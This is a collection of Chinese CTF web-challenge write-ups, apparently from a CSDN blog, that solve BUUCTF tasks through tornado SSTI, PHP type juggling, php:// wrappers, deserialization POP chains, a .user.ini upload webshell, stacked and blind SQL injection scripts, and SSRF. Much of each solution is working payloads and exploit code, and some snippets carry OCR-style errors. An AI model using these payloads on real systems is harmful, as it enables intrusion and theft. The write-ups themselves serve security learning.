md5(cookie_secret+md5(filename))
```


SSTI模板注入：SSTI就是服务器端模板注入，SSTI也是获取了一个输入，然后再后端的渲染处理上进行了语句的拼接，然后执行。SSTI利用的是现在的网站模板引擎(下面会提到)，主要针对python、php、java的一些网站处理框架，比如Python的jinja2 mako tornado django，php的smarty twig，java的jade velocity。当这些框架对运用渲染函数生成html的时候会出现SSTI的问题。

如果服务端将用户的输入作为了模板的一部分，那么在页面渲染时也必定会将用户输入的内容进行模版编译和解析最后输出。

tornado render是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，生成不同的网页，如果用户对render内容可控，不仅可以注入XSS代码，而且还可以通过{{}}进行传递变量和执行简单的表达式。

SSTI完全学习

在flag.txt中可以看到flag存储在 `/f111111111111ag` 中，首先尝试将filename修改为flag所在位置。



Error

修改msg参数的值，可以看到页面中的信息随之改变，同时结合题目的名字，考虑是tornado模板注入。

在tornado模板中，存在一些可以访问的快速对象，比如`{{escape(handler.settings["cookie"])}}`，这个其实还是`handler.settings`对象，里面存储着一些环境变量。因此将`msg`参数修改为`{{handler.settings}}`，从而得到`cookie_secret`

[极客大挑战 2019]BuyFlag

在menu中看到PAYFLAG，点击，查看源码

```
~~~post money and password~~~  
if (isset($_POST['password'])) {  
    $password = $_POST['password'];  
    if (is_numeric($password)) {  
        echo "password can't be number<br>";  
    }elseif ($password == 404) {  
        echo "Password Right!<br>";  
    }  
}
```

从这段代码中可以看出，我们需要使用POST方法提交password和money。跟之前的代码审计题目相同，password需要与404相同，但不能全为数字，令password值为404a。在提交后发现并没有改变，重新看页面 You must be a student from CUIT!!!，查看Header中，发现Cookie值为 user=0 将其修改为 user=1，可以得到反应。


将money值设为1000000得到number too long，考虑需要进行绕过。

常用方法为使用数组绕过 `money[]=1` 最终得到flag

[HCTF 2018]admin

在首页的源码中看到`<!-- you are not admin -->`说明需要登录为admin从而得到flag，首先使用弱密码进行尝试，或者使用burp的Intruder模块进行爆破从而成功登陆。

[BJDCTF2020]Easy MD5



CSDN @Luminous_song

第一个页面，源代码中没有提示，而后查看响应头发现 Hint: select * from 'admin' where password=md5(\$pass,true) 也就是说需要输入一个参数，使其在进行md5运算后满足 ''or 6，通过wp发现ffifdyop可以绕过。

而后进入第二个页面

Do You Like MD5?

CSDN @Luminous_song

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

也就是通过get方式输入两个参数a和b使得其值不同但md5值相同。

MD5绕过：

- 找出md5值都是两个0e开头的开头的，前提需要是弱类型比较才可以绕过，因为弱类型比较遇到字母时转义为0。（QNKCDZO、s155964671a、s1091221200a等）
- 数组绕过，md5等函数不能处理数组，导致函数返回Null。而Null是等于Null的

```
?a[] = 1&b[] = 2
```

最后第三部分

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!=$_POST['param2']&&md5($_POST['param1'])==md5($_POST['param2'])){
    echo $flag;
}
```

通过POST方式，提交两个参数，使其值不同但md5相同，在这个地方是强比较因此不能使用方法一，只能使用方法二，得到flag

```
param1[] = a&param2[] = b
```

[ZJCTF 2019]NiZuanSiWei

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

代码审计类型的题目，输入text参数，使其与“Welcome to the zjctf”相同，可以使用data伪协议

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```

第二部可以考虑查看useless.php这部分也使用php://filter伪协议进行查看

```
file=php://filter/read/convert.base64-encode/resource=useless.php，得到useless.php的内容
```

```
<?php

class Flag{ //flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !//COME ON PLZ");
        }
    }
}

?>
```

在这一部分是一个序列化的问题，传入file参数，反序列化后读出file的内容，因此我们需要使file=flag.php
password=0:4:"Flag":1:{s:4:"file";s:8:"flag.php";} 将三部分合并在一起，最终得到flag

[SUCTF 2019]CheckIn

首先打开是文件上传类型的题目，一开始上传php文件失败，上传含有php代码的jpg文件也失败，说明文件中不能含有 <? 因此改为考虑用JavaScript代码，同时上传的文件也经过了文件头的检测，因此需要在木马文件开头加入GIF89a等图片类型的文件头，用于逃过检测。

```
<script language='php'> system('cat /flag'); </script>
```

上传后发现不能被解析为php代码，查看WP发现可以利用.user.ini

.user.ini:指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了require()函数。而auto_append_file类似，只是在文件后面包含。 使用方法很简单，直接写在.user.ini中：

因此需要写一个.user.ini文件

```
GIF89a
auto_prepend_file=a.jpg
```

使得文件夹中所有的php文件都包含有a.jpg文件，这样a.jpg文件中的代码就可以被执行

```
GIF89a
<script language='php'> system('cat /flag');</script>
```

上传后直接访问/uploads/文件名/index.php即可得到flag

[MRCTF2020]Ez_bypass

题目还是一个简单的结合绕过问题

```

$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id']))
{
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg)
    {
        echo 'You got the first step';
        if(isset($_POST['passwd']))
        {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                } else
                {
                    echo "can you think twice??";
                }
            } else
            {
                echo 'You can not get it !';
            }
        } else
        {
            die('only one way to get the flag');
        }
    } else
    {
        echo "You are not a real hacker!";
    }
} else{
    die('Please input first');
}
}

```

一共有两步，首先是一个md5的强绕过，使用数组绕过，第二步是使用POST方式提交passwd参数，满足可以绕过数字判断，同时与 **1234567** 为弱相等，这步可以使用php判断的特性进行

payload

```

http://b79541d1-21af-43cb-9753-5da68b23b5e0.node4.buuoj.cn:81/?gg[]=1&id[]=2
POST: passwd = 1234567a

```

[网鼎杯 2020 青龙组]AreUSerialz

```

<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;
}

```

```

function __construct() {
    $op = "1";
    $filename = "/tmp/tmpfile";
    $content = "Hello World!";
    $this->process();
}

//当op值为2时会读取filename中的内容
public function process() {
    if($this->op == "1") {
        $this->write();
    } else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
    } else {
        $this->output("Bad Hacker!");
    }
}

private function write() {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen((string)$this->content) > 100) {
            $this->output("Too long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}

private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}

private function output($s) {
    echo "[Result]: <br>";
    echo $s;
}

function __destruct() {
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}

}

//判断输入字符的合法性，前面的class中protected成员，序列化之后会产生\00*\00 ord后值为0，会产生不合法结果，因此可以考虑，在序列化时直接变为public成员
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
}

```

```

        return false,
    return true;
}

if(isset($_GET['str'])) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}

```

一道典型的反序列化题目，令op=2，filename=flag.php，content值任意
payload

```

<?php
class FileHandler {
    public $op = 2;
    public $filename = "flag.php";
    public $content = "Hello";
}
$a = new FileHandler();
echo serialize($a);
//0:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";s:5:"Hello";}

```

结果在源码中可以看到

[GYCTF2020]Blacklist

Black list is so weak for you,isn't it

姿势: 1

```

array(2) {
    [0]=>
    string(1) "1"
    [1]=>
    string(7) "hahahah"
}

```



CSDN @Luminous_song

从返回的内容来看，是一个sql注入的问题，输入 1'，返回错误，说明是字符型

首先尝试union注入，发现 return

`preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\.i",$inject);` 被注释掉了，因此考虑使用堆叠注入，但是也不能使用select，首先使用show 查看表名和列名

```

1'; show tables; --+
-- array(1) {
[0]=>
string(8) "FlagHere"
}

array(1) {
[0]=>
string(5) "words"
}

1'; show columns from `FlagHere`; --+
-- array(6) { [0]=> string(4) "flag"

```

说明在FlagHere表中存在一列flag，就是我们要查询的字段，但是select被屏蔽，通过查询wp看到可以使用handle进行查看

Handler: mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。
通过HANDLER tbl_name OPEN打开一张表，无返回结果，实际上我们在这里声明了一个名为tb1_name的句柄。
通过HANDLER tb1_name READ FIRST获取句柄的第一行，通过READ NEXT依次获取其它行。最后一行执行之后再执行NEXT会返回一个空的结果。
通过HANDLER tb1_name CLOSE来关闭打开的句柄。
一篇介绍handler的文章

payload

```
1'; handler `FlagHere` open; handler `FlagHere` read first; --+
```

[CISCN2019 华北赛区 Day2 Web1]Hack World

同样是第一道sql注入的题目，一开始并没有判断出是哪种类型，但是发现很多的字符都被过滤掉了，是有id=1,2是有返回的，因此考虑用布尔盲注，通过返回的是1和2，来判断输入的正确性

盲注：页面无法显示数据库的记录，只有正常页面和异常页面(即无回显点)
配合函数：配合if条件触发 IF(expr1,expr2,expr3)
一篇自己写的很一般的盲注文章

在这里就可以使用if进行判断，但是还不明白为什么在if内部可以使用select

```
import requests
import time

url = "http://c807afc6-bd1e-473a-a82e-f85fa2df919a.node4.buuoj.cn:81/index.php"
payload = {
    "id" : ""
}
result = ""
for i in range(1,50):
    # 使用二分法，加快速度
    l = 33
    r = 126
    mid = (l+r)>>1
    while(l<r):
        payload["id"] = "if((ascii(substr((select(flag)from(flag)),{0},1))>{1}),1,2)".format(i,mid)
        html = requests.post(url,data=payload)
        time.sleep(0.05)
        if "Hello" in html.text:
            l = mid+1
        else:
            r = mid
            mid = (l+r)>>1
    result = result + chr(mid)
print(result)
print("flag: " ,result)
```

[网鼎杯 2018]Fakebook

首先进入注册，注册完成后可以在首页看到注册的列表，点击刚刚注册的名字

The screenshot shows a browser window with a dark theme. At the top, there's a navigation bar with icons for YouTube, 翻译 (Translation), iCloud Drive, QQ邮箱 (QQ Mail), 算法题库 (Algorithm Library), 学习 (Study), CTF, 素材 (Materials), Github, Instagram, and a user center. Below the navigation bar, there are three search results:

- username
- age
- blog

可以看到有一个get参数的位置可以考虑sql注入

```
//发现过滤了union select 使用注释绕过
/view.php?no=-1 union/**/select 1,2,3,4
/view.php?no=-1 union/**/select 1,database(),3,4
//得到数据库数据fakebook
/view.php?no=-1 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()
//得到表名数据:users
/view.php?no=-1 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='users'
//得到字段数据:no,username,password,data
/view.php?no=-1 union/**/select 1,group_concat(data),3,4 from users
```

发现返回的信息是序列化之后的内容，之后就查看了wp

通过查看robots.txt发现有user.php.bak，下载下来

```

<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\:\/\/)?)(([0-9a-zA-Z\-\]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\:\S*)?$/i", $blog);
    }
}

```

通过得到的代码可以进行一个序列化

```

<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";
}
$a = new UserInfo();
$a->name = "John";
$a->age = 30;
$a->blog = "file:///var/www/html/flag.php";
echo serialize($a);
//view.php?no=-1%20union/**/select%201,2,3,%270:8:"UserInfo":3:{s:4:"name";s:4:"John";s:3:"age";i:30;s:4:"blog";s:29:"file:///var/www/html/flag.php";}%27%20--+

```

系统将会进行反序列化，之后我们传入的blog值将会被传递到页面ifram里面 这样就造成SSRF攻击

SSRF：一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。SSRF形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，下载等等。

[SSRF CTF wiki](#)

```

----->
<html lang="ko">
  <head>...</head>
  <body>
    <div class="container">
      <table class="table">...</table>
      <hr>
      <br>
      <br>
      <br>
      <br>
      <br>
      <br>
      <p>the contents of his/her blog</p>
      <hr>
    ... <iframe width="100%" height="10em" src="data:text/html;base64,PD9wa...0OwM0YmN9IjsNCmV4aXQoMCK7DQo="> == $0
      <#document
      " </div> </body> </html>">
    </iframe>
  </div>
</body>

```

CSDN @Luminous_song

将获得的flag进行base64解码即可

[MRCTF2020]Ezpop

题目考察文件包含和php反序列化中pop链的构造

反序列化POP链：指从现有运行环境中寻找一系列的代码或指令调用，然后根据需求构造出一组连续的调用链。

1. 找起点：一般为POST或GET参数获取
 2. 找终点：也就是可以读取flag的位置，可以是file_get_content(),include()等函数
 3. 构造POP链
- php反序列化漏洞之POP链构造

```
Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/Library/php.html#E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%
B9%E6%B3%95
//And Crack It!
class Modifier {
    protected $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

1. 入口：传入一个pop参数，对这个参数进行反序列化
2. 终点：Modifier类中append函数可以对传入的var参数进行include，因此var参数值就是要读取的flag.php
3. 构造POP链：pop-> unserialize()-> __wakeup()-> __toString-> __get()-> __invoke()-> append()-> include()

exp

```
class Modifier {  
    protected $var = 'php://filter/read=convert.base64-encode/resource=flag.php';  
}  
class Show {  
    public $source;  
    public $str;  
}  
class Test {  
    public $p;  
}  
$show = new Show();  
$modifier = new Modifier();  
$test = new Test();  
$test->p = $modifier;  
$show->str = $test;  
$show->source = $show;  
var_dump(urlencode(serialized($show)));  
?>  
// "0%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3Br%3A1%3Bs%3A3%3A%22str%22%3B0%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3B0%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7D"
```